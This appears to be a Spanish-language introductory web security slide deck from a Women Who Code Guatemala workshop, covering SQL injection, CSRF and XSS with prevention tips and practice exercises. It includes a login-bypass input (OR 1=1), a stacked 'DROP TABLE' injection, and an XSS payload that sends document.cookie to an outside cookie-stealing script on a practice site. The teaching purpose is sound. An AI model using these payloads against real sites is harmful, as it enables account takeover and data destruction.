



# Seguridad Web 101

# Bayri González

Me gusta tomar fotografías macro con el teléfono, me gusta pintar en acuarela y una de mis escritoras favoritas es Francine Rivers.

No tengo Netflix 0.o por voluntad propia X\_x, por lo que veo películas extranjeras dobladas en el español de España.

Me uní a Women Who Code Guatemala en Noviembre.



Trabajo:

WebDeveloper en XOOM un  
servicio de PayPal

*Si yo pude, cualquiera  
puede*

WOMEN WHO  
CODE

¡Únete y sé parte de la comunidad!



[Women-Who-Code-Guatemala](#)  
[a](#)



[wwcodegt](#)





[@wwcodeguatemala](#)



[wwcodeguatemala](#)

WOMEN WHO  
**CODE**  
GUATEMALA

# Internet









# ÉTICA

Conjunto de costumbres y normas que dirigen o valoran el comportamiento humano en una comunidad.

# Seguridad WEB


Precauciones





# 43%

pequeñas empresas






Startpage.com

# Seguridad WEB

son las medidas aplicadas para proteger una página web y garantizar que los datos no están expuestos ante los cibercriminales



¿Qué ganan los hackers?



# Robo de información




# Explotación de datos personales



# Redireccionamiento a páginas web maliciosas



# Mostrar anuncios no deseados



# Sobrero negro de SEO (Black hat SEO)






# Minería de criptomonedas





# DDoS




¿Cómo lo hacen?

SIGN IN



username

password

☒ Remember me

Forgot your password?

LOGIN

Shipping Address

Name:

Address:


City:

State:

Zip:


```
<form action="formprocessor.html" method="get">
  <fieldset>
    <legend>Shipping Address</legend>
    <p>Name: <input type="text" name="Name" /></p>
    <p>Address: <input type="text" name="Address" /></p>
    <p>City: <input type="text" name="City" /></p>
    <p>State: <input type="text" name="State" /></p>
    <p>Zip: <input type="text" name="Zip" /></p>
  </fieldset>
</form>
```

# Inyección SQL





```
SELECT * FROM users WHERE name = '' + userName + '';
```



**userName** = "user@email.com"



**userName** = a\';DROP TABLE users; SELECT \* FROM userinfo WHERE  
\t' = \t';




```
SELECT * FROM users WHERE  
name = 'a\';DROP TABLE users; SELECT * FROM userinfo WHERE \t' = \t';
```

# Preparación para el ejercicio

1. <http://sqlfiddle.com/>
2. Ejecuta estos comandos del lado izq


```
CREATE TABLE `users` (  
  `id` INT NOT NULL AUTO_INCREMENT,  
  `email` VARCHAR(45) NULL,  
  `password` VARCHAR(45) NULL,  
  PRIMARY KEY (`id`));
```

```
insert into users (email,password) values  
('m@m.com',md5('abc'));
```



# Ejercicio

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```



**userName** = user@email.com

**password** = 123



```
SELECT * FROM users WHERE email = 'admin@admin.sys' AND password = md5('1234');
```

# Ejercicio

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

**userName** = user@email.com

**password** = xx') OR 1=1 --

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

YOU HAVE BEEN  
HACKED !




# Evitar la inyección SQL



- No confiar en la información del usuario.
- Usar *stored procedures* para ejecutar queries.
- Usar parámetros para los queries
- Expresiones Regulares
- Restringir los permisos de acceso a BD
- El mensaje de error no debe revelar información sensible.

# Cross Site Request Forgery (CSRF)



YOU HAVE BEEN  
HACKED !

# Evitar el CSRF

**CONFIAR ES BUENO..**



**PERO NO CONFIAR  
ES MEJOR..**


meme-generator.es

- No confiar en la información del usuario.
- Usar un CRSF Token.

# Cross-Site Scripting (XSS)


# Reflejado

Cross-Site Scripting (XSS)



# Persistente

## Cross-Site Scripting (XSS)






# Evitar el XSS



- No confiar en la información del usuario.
- Deshabilitar cualquier etiqueta HTML como: `<script>`, `<object>`, `<embed>`, `<link>`

# Ejercicio

- <http://www.techpanda.org/>
- usuario : [admin@google.com](mailto:admin@google.com)
- pwd: Password 2010
- Haz click en “Add New Contact”
- Ingresar lo siguiente en el campo de “first name”



<a href=#

onclick=\"document.location='http://techpanda.org/snatch\_sess\_id.php?c='+escape\\(document.cookie\\);\">**SuNombre**</a>

YOU HAVE BEEN  
HACKED !

**I AM THE**



**ALL POWERFUL!!!**

# Resumiendo

- La seguridad de un sitio o aplicación WEB es tan importante como que funcione.
- La ética profesional es tan importante como la seguridad que provee mi sitio WEB
- Nunca, **Nunca**, **NUNCA** confiar en los datos ingresados por el usuario.

# Challenge

- <https://www.hacksplaining.com/lessons>
- <https://google-gruyere.appspot.com>
- XSS Gamification <https://xss-game.appspot.com/>
- SQL Injection <https://redtiger.labs.overthewire.org/>

fin